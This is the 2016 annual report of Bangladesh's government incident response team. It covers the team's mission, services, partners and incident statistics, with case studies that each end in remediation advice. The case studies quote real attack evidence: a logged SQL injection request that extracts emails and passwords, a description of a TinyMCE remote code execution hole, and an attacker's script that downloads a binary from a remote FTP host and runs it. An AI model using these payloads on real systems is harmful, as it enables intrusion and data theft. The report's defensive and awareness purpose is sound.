ANNUAL REPORT 2016

BGD e-GOV CIRT

www.cirt.gov.bd

ANNUAL REPORT 2016

DIGITAL BANGLADESH
Skilled. Equipped. DigitalReady.

গণপ্রজাতন্ত্রী বাংলাদেশ সরকার

ICT DIVISION
FUTURE IS HERE

Bangladesh Computer Council

LICT
LEVERAGING ICT FOR GROWTH
EMPLOYMENT & GOVERNANCE

BGD e-GOV CIRT

WELCOME

CONTENT

1. Executive SUMMARY

Bangladesh Computer Council (BCC) established BGD e-GOV CIRT in the last quarter of 2015. BGD e-GOV CIRT started providing incident handling services in February 2016. This is the first report of BGD e-GOV CIRT that summarizes activities and results achieved during 2016. It provides an insight into what the CIRT has been seeing, learning, and responding to, focusing on specific areas of change or new knowledge obtained. Furthermore, this document contains mitigation and remediation advice to assist organizations in preventing and responding to cyber threats. For a more comprehensive overview, this report should be read in conjunction with the GoBISM (Government of Bangladesh Information Security Manual).

The main message that derives from BGD e-GOV CIRT activities during 2016 is that current hype associated with the proliferation of “threat intelligence” can be a distraction from what really matters: the motivation to allocate effort and resources to improving cyber security posture by implementing technical controls. If we are relying on threat intelligence to respond to threats already discovered, it is too late for us and our organizations.

In 2017, BGD e-GOV CIRT will continue to improve its cyber security capabilities and extend services in support of all government organizations and especially to the 22 Critical Information Infrastructures that have been identified. It will continue coordination efforts with industry and government partners to mitigate cyber risks through timely and effective sharing of situational awareness information and focused mitiga-

To handle increased demand for on-site assessments, BGD e-GOV CIRT plans to hire additional personnel and it will pursue more one-on-one engagements with Critical Information Infrastructure authorities to assist them in identifying gaps and developing strategies for improving their defensive posture. A new responsibility for the team in 2017 is to assist government organizations with their risk assessments.

Other goals for 2017 include improving and expanding BGD e-GOV CIRT incident response technical teams and tools, which will provide greater value during incident response and assessment activities. The team will also continue to refine and update training offerings that will allow government organizations to better meet the demands of challenging and evolving technical issues in cyber security.

2. MISSION STATEMENT

The mission of Bangladesh e-Government Computer Incident Response Team (BGD e-Gov CIRT) is "to support government efforts to develop and amplify ICT programs by establishing incident management capabilities within Bangladesh, which will make these programs more efficient and reliable"

26/6/2016 Office Order No: 56.00.0000.024.42.003.16-217,
Ministry of Posts, Telecommunication and Information Technology,
Information and Communication Technology Division,
Government of the people's Republic of Bangladesh

Main objectives of the BGD e-GOV CIRT are:

1. Manage cyber security in Bangladesh government's e-Government network and related infrastructure;
2. Serve as a catalyst in organizing national cybersecurity resilience initiatives (education, workforce competence, regulation, cyber exercises) among various stakeholders;
3. Make efforts to establish national cyber security incident management capabilities in Bangladesh.

To achieve this goal, BGD e-GOVCIRT during the first stage of its development will:

1. Monitor the network for the events that affect security of the government network;
2. Carry out investigations and containment measures for cyber security events in order to minimize dataloss or service disruption in the government network and e-services;
3. Help to solve security related issues in National Data Center (NDC) including provision of obligatory instructions for BCC personnel to secure NDC information resources;
4. Carry out preventive measures in order to minimize disruptions of secure operations of the government network and e-services;
5. Participate in international and national cyber security initiatives;
6. Promote and strengthen cyber security environment by developing, collaborating and maintaining relationships with other CIRTs and organizations in the country and abroad;
7. Support capacity building of the existing manpower of BCC to establish national CIRT.

3. CONSTITUENCY

Constituency of BGD e-GOV CIRT includes all governmental institutions of Bangladesh.

> “Constituency sector is “government” and constituency type is “mixed” (internal and external).”

Part of the constituency is using National Data Center (NDC) located at BCC, which hosts national IT assets, resources and services. BGD e-GOVCIRT supervises the following Autonomous System numbers, IP address spaces and domain names associated with the NDC:

- AS63932;
- 43.229.12.0/22;
- 103.48.16.0/22;
- 114.130.54.0/23;
- 43.229.12.0/22;
- 103.48.16.0/22;
- 114.130.54.0/23;

The constituency range and description will be continuously checked and updated to ensure that all ICT assets, which should be protected, are covered by the designed and implemented incident management services.

4. SERVICES

> IN ORDER TO ACCOMPLISH ITS MISSION, BGD E-GOV CIRT WILL PROVIDE THE FOLLOWING SERVICES TO ITS CONSTITUENTS:

4.1: REACTIVE SERVICES

- CYBER SECURITY INCIDENT HANDLING

BGD e-GOV CIRT will receive information regarding cyber security incidents, triage incidents and coordinate response. Possible activities related to incident handling include:

  - Reporting;
  - Coordination;
  - Incident response support;
  - Incident analysis and evidence collection.

4.2: PROACTIVE SERVICES

- SECURITY ASSESSMENT
  BGD e-GOV CIRT is constantly conducting vulnera bility assessments and penetration testing onassets located at the National Data Center. These services can also be provided to the constituency on a special official request.

- CONFIGURATION AND MAINTENANCE OF SECURITY TOOLS, APPLICATIONS, INFRASTRUC TURES,AND SERVICES
  BGD e-GOV CIRT maintains described set of security tools primarily used for logs collection and archive for assets located in the National Data Center which allow tracing incidents when they occur.

- INTRUSION DETECTION
  BGD e-GOV CIRT collects cyber security threat in formation (compromises, accessible vulnerabilities) from various external feeds, filters and distributes them among the constituency.

- SECURITY CONSULTING
  BGD e-GOV CIRT provides advice and guidance on the best security practices to implement for constituents' business operations.

- AWARENESS BUILDING
  BGD e-GOV CIRT seeks opportunities to increase security awareness through developing articles, posters, newsletters, web sites, or other informational resources that explain security best practices and provide advice on precautions to take. Activities may also include sched uling meetings and seminars to keep constituents up to date with on going security procedures and potential threats to organizational systems

5. INTERNATIONAL COLLABORATION

In order to benefit from international cyber security best-practices, established information security standards and have access to global technological information security research, BGD e-GOV CIRT has already obtained membership and collaborates with various organisations in International CERT community:

FIRST
FIRST brings together a wide variety of security and incident response teams including especially product security teams from the government, commercial, and academic sectors.

www.first.org

www.first.org/members/teams/bgd_e-gov_cirt

APWG
APWG is the international coalition unifying the global response to cybercrime across industry, government and law-enforcement sectors and NGO communities.

www.apwg.org

TEAM CYMRU
Team Cymru Research NFP is an Illinois non-profit and a US Federal 501 (c) 3 organization.

www.team-cymru.org

SHADOWSERVER
The Shadowserver Foundation is a volunteer group of professional Internet security workers that gathers, tracks and reports on malware, botnet activity and electronic fraud. It aims to improve the security of the Internet by raising awareness of the presence of compromised servers, malicious attackers and the spread of malware.

www.shadowserver.org

BGD e-GOV CIRT also maintains collaboration with Europe based NRD CIRT and LITNET CIRT.

www.nrdcs.lt

www.cert.litnet.lt

6. ACTIVITIES, OPERATIONS AND RESULTS

6.1 GOVERNMENT OF BANGLADESH INFORMATION SECURITY MANUAL (GOBISM)

http://www.bcc.gov.bd/site/notices/c3e4eb26-7f3a-4b5d-a9da-b18f40a9598b/Government-of-Bangladesh-Information-Security-Manual

Government of Bangladesh Information Security Manual (GoBISM) has been published on 29 February 2016. GoBISM consists of explanations of processes and controls that are important for the protection of Bangladesh Government unclassified information and systems. This manual is intended for use by Bangladesh Government departments, agencies and organizations. The document is based on International Standards ISO/IEC 27001 and ISO/IEC 27002.

GOBISM AIMS AT TO PROVIDE THE BANGLADESH GOVERNMENT WITH:

- Solid, flexible and implementable information security manual that covers every important aspect of information security that needs to be implemented by government agencies in order to ensure the protection of their systems and information;
- A set of information security principles and measures that could be translated into Government legal acts, policies and standards pertaining to Bangladesh information security;
- A solid framework and set of controls for accreditation and certification of government systems;
- A flexible way for risk management based on government agencies needs and priorities;
- A smooth option to expand the GoBISM and make it applicable to classified information if required.

6.2 INCIDENT HANDLING REPORTS

Since BGD e-GOV CIRT started operating, it has been receiving and handling various types of information security incidents that are related to Bangladesh Government installations, especially for National Data Centre (NDC) in BCC. The issues vary from vulnerable websites, malicious code, web defacement, fraudulent websites, and spam to unauthorized access.




Figure 1: Month wise incident recorded on BGD-e-GOV CIRT tracking system

INCIDENT CLASSIFICATION




Figure 2: Incident classification based on BGD-e-GOV CIRT tracking system

From February 2016 to February 2017, a total 405 (Four Hundred & five) incident tickets from 83 (eighty-three) individual Bangladesh government organizations have been recorded by CIRT tracking system.

6.3 SAMPLE CASE STUDY OF INCIDENT HANDLING IN BGD-E-GOV CIRT

6.3.1. Central CCTV system was accessible because of system default password

Central CCTV system was accessible from outer world (from public Internet) because of not changing the system default password.





Figure 3 : Access to Central CCTV system because of default password

RECOMMENDATION:

- Default/easy passwords must be changed, ensuring that a mix of special characters, numbers, upper and lower case letters are used in the new password;
- Unnecessary services in the system should be disabled, encrypt ed communication system (HTTPS) should be used;
- Strict ACL rules in the firewall as well as limited (only application destination public IP) access in web/Internet must be ensured.


6.3.2. Ransomware attack to windows server due to weak credentials

The intruder used "brute-force" attack to gain administrative access to windows server & performed malicious activities.



Name	Type	Data
(Default)	REG_SZ	(value not set)
euvkjqnd	REG_SZ	C:\Windows\System32\legioner_seven@aol.com.exe
qqmshfjn	REG_SZ	C:\Windows\System32\legioner_seven@aol.com.exe


Figure 4: Ransomware attack in windows Registry



index.php.id-34CC96E3.legioner_seven@aol.com.xtbl - Notepad

```
⊧*’‘E;ëE•i.‘ÀBÓ*Çz‡²Aä~He7m‡WtØB}ô█|¨®¢‹–¾◄vл├°k"‡‡└ª_‰Ç†ÐÑrõpüÅdwXpZ<mŒÈÓ
º3┤/LŒjoj %ÃçúKgÍUkÆ"C;FBé± .ªÍ³a:ò0fõ†ü8¢ßÅA%n÷ÒV †€|“ÈÞ“ÿ"hÄ_ÍC|»υå#
¤†q4 ß6»¥E└®ûÇoÆ?”ê)=7|Û3>Þ7k·hÒ┐“6ðæ ┘ KTâ{ æ¥¹├k»uÜ{Ô
┬ÛÇÿ®;5Tv“Uç§`ÆqèäŽ0Âðe‡.À^¥úÊë’zÉISBÙ‘7ý´§ÚP/O"òîãÕ›ý7£ƒ«Çó›mKí‡
´µËï–|'yôì)(‘OÊðvþ%R█Òæø3í¨7Ð(‘:þäHÚÐ_“4‘a’‰é‡Œ‰+|1+Ynhtœú'õòóñ(·¸™ºJ&ÌÖ
‰¬$!F™¡wF‡²üåáM▯ÓD┴<Êbù^Kêš¿”┴ˆ“„qú–Ä©Éù┘ê$ì’wÑÌÁ}ÌwXCâл‹–ÖEe%-‼îORcip¶Ò
 ┐   ÿP®ÿ                    i n d e x . p h p   LSVPRK@›ì¶QíÜ\e‡ò·┐Òè2
±&ÍêÑ’I}▯–ⁿ×8qÆ£wÝл    `ˆükãtÂQu»‘'›¹j»D‹QfçU8eg┼µ1’%ÍMµµx┼%*Ïüs$zªs®wY,_åŠ
ï©‡qÓ×x^Xî<`Á„à <þè▯ŽÜÓ┘Ø|ç_ÐÐл÷;C’ùX!ªî/×WD™S“Ü<         „ol³{žùp—•‡
´┴Ø’BUh4
```

Figure 5: Ransomware encrypted the whole file system in server



Security   Number of events: 37,996

Filtered: Log: Security; Source: Date Range: From 10/24/2016 12:00:00 AM to 10/25/2016 2:44:55 PM. Number of events:

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/24/2016 3:44:15 AM	Microsoft Windo...	4648	Logon
Audit Success	10/24/2016 3:44:15 AM	Microsoft Windo...	4776	Credential Validation
Audit Failure	10/24/2016 3:44:14 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:44:11 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:44:08 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:44:06 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:44:03 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:44:01 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:43:58 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:43:55 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:43:52 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:43:50 AM	Microsoft Windo...	4625	Logon
Audit Failure	10/24/2016 3:43:47 AM	Microsoft Windo...	4625	Logon

Figure 6: Access log for of “brute-force” attack


DESCRIPTION

Ransomware is a type of malware that prevents or limits users from accessing their system, either by locking the system's screen or by locking the users' files unless a ransom is paid. More modern ransomware families, collectively categorized as crypto-ransomware, encrypt certain file types on infected systems and force users to pay the ransom through certain online payment methods to get a decrypt key.

RECOMMENDATION

Always use an updated system software, OS and anti-virus as well as perform proper patching. Upon receiving an email from unknown sender, do not click on URLs or download the attachments from such emails.

6.3.3. Web site defacement because of remote code execution vulnerability of ajax_create_folder



```
[redacted]- [29/Aug/2016:18:04:57 +0600] "GET
/bfpo/js/tiny_mce/plugins/ajaxfilemanager/inc/bcn.php HTTP/1.1" 200 - "-" "Mozilla/5.0 (Windows
NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0"

[redacted] - - [29/Aug/2016:18:06:10 +0600] "GET
/bfpo/js/tiny_mce/plugins/ajaxfilemanager/inc/bcn.php HTTP/1.1" 200 -
"http://www.google.it/url?sa=t&rct=j&source=web&cd=146&ved=bc7Gap9L_&url=[redacted]&ei=345AHSA
gFQ5IQ1MXkrNVkd&usg=13T9sW2y5XqJcvT5Gu8gxlQI7xXP7OsQQX&sig2=u3ilh6dZxl9pRcdSPD5hGq"
"Mozilla/5.0 (X11; U; Linux i686; en-GB; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 GTB5"

[redacted] - [29/Aug/2016:18:06:11 +0600] "GET
/bfpo/js/tiny_mce/plugins/ajaxfilemanager/inc/bcn.php HTTP/1.1" 200 -
"http://www.google.com/url?sa=ax&source=web&ct=7&url=http%3A//www.[redacted]gov.bd/bfpo/js/tin
y_mce/plugins/ajaxfilemanager/inc/bcn.php&rct=j&q=bfpo js tiny_mce plugins ajaxfilemanager inc
bcn&ei-ZWNob&usg-yg3OD&sig2-kyNCk7" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US)
AppleWebKit/531.3 (KHTML, like Gecko) Chrome/3.0.193.2 Safari/531.3"
```

Figure 7: Web site defacement Log

VULNERABILITY DESCRIPTION


Multiple vendor applications utilize the TinyMCE script. TinyMCE is a platform independent web based Javascript HTML WYSIWYG editor control. This plugin includes a file './plugins/ajaxfilemanager/ajax_create_folder.php' that is vulnerable to remote PHP code execution. The writeInfo() function simply writes all the $_POST content into a file called 'data.php' so an attacker can execute arbitrary PHP code.

RECOMMENDATION

Upgrade TinyMCE script to the latest version or delete the ajax_create_folder.php if you are not using the AJAX file manager functionality. Upgrade TinyMCE script to the latest version or delete the ajax_create_folder.php if you are not using the AJAX file manager functionality.

6.3.4. Intruder gained access to website administrator’s panel

Through SQL injection the attacker exploited the system to get website administrator’s login information & performed malicious activities.



```
[redacted] - - [07/Jan/2017:19:17:30 +0600] "GET /pagenation.php?%20%20id=-
36%20/*!00000union*/%20/*!00000select*/%201,/*!00000group_concat(Email,0x3a,password)*/,3
4%20from%20login_check--+&id54=ffour%20%20 HTTP/1.1" 200 40776 "-" "Mozilla/5.0 (Windows NT
6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36"
```

Figure 8: SQL injection attack Log




Figure 9: SQL injection attack using a browser


VULNERABILITY DESCRIPTION

SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands

RECOMMENDATION

Script should filter Meta-characters from user input. The password stored in database system should be encrypted.


6.3.5. Server performed malicious activity externally because of vulnerable software



```
Date first seen          Event  XEvent Proto      Src IP Addr:Port          Dst IP Addr:Port
2016-11-28 20:55:28.760 INVALID  Ignore TCP                            ->   116.31.116.41:15815
2016-11-28 20:56:05.692 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:56:03.728 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:56:07.388 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:56:08.752 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:56:08.808 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:56:10.504 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:56:08.904 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:56:11.768 INVALID  Ignore TCP                            ->   116.31.116.41:36500
2016-11-28 20:56:13.740 INVALID  Ignore TCP                            ->  221.194.47.208:40000
2016-11-28 20:56:35.260 INVALID  Ignore TCP                            ->  221.194.47.208:41999
2016-11-28 20:56:48.732 INVALID  Ignore TCP                            ->  221.194.47.208:35401
2016-11-28 20:56:51.904 INVALID  Ignore TCP                            ->   116.31.116.41:62517
2016-11-28 20:57:00.804 INVALID  Ignore TCP                            ->  221.194.47.208:51597
2016-11-28 20:57:13.256 INVALID  Ignore TCP                            ->  221.194.47.208:39240
2016-11-28 20:57:26.236 INVALID  Ignore TCP                            ->  221.194.47.208:52005
2016-11-28 20:57:33.006 INVALID  Ignore TCP                            ->   116.31.116.41:31423
2016-11-28 20:57:49.280 INVALID  Ignore TCP                            ->  221.194.47.208:42613
2016-11-28 20:57:53.864 INVALID  Ignore TCP                            ->   116.31.116.41:31423
2016-11-28 20:57:54.340 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:57:55.504 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:57:55.700 INVALID  Ignore TCP                            ->  221.194.47.208:42613
2016-11-28 20:57:57.400 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:57:57.744 INVALID  Ignore TCP                            ->  221.194.47.208:42613
2016-11-28 20:57:57.780 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:57:57.776 INVALID  Ignore TCP                            ->   116.31.119.59:80
2016-11-28 20:57:58.656 INVALID  Ignore TCP                            ->  221.194.47.208:42613
```


Figure 10: Internal server tried communicating with external unknown IP

The PostgreSQL installed in the server is accessible from anywhere in the world without password



```
[redacted]:~/cirt# psql -h [redacted] -p 5432 -U postgres
psql (9.5.4, server 9.3.10)
SSL connection (protocol: TLSv1.2, cipher: DHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \l
                                List of databases
    Name      |    Owner     | Encoding |   Collate   |    Ctype    |   Access privileges
--------------+--------------+----------+-------------+-------------+-----------------------
 PM_DASHBOARD | pm-dashboard | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres     | postgres     | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0    | postgres     | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
```

Figure 11: Testing the victim server PostgreSQL DB without credentials



```
root@[redacted]:/var/lib/postgresql/9.3/main# cat get.sh
ftp -n<<!
open [redacted]
user acfun acfun
binary
prompt
get oosdk oosdk
close
bye
!
chmod 777 oosdk
./oosdk
root@pmdashboard:/var/lib/postgresql/9.3/main#
```

Figure 12: Malicious script upload using PostgreSQL

Attacker used PostgreSQL to download malicious binary, executed it and performed malicious activities.

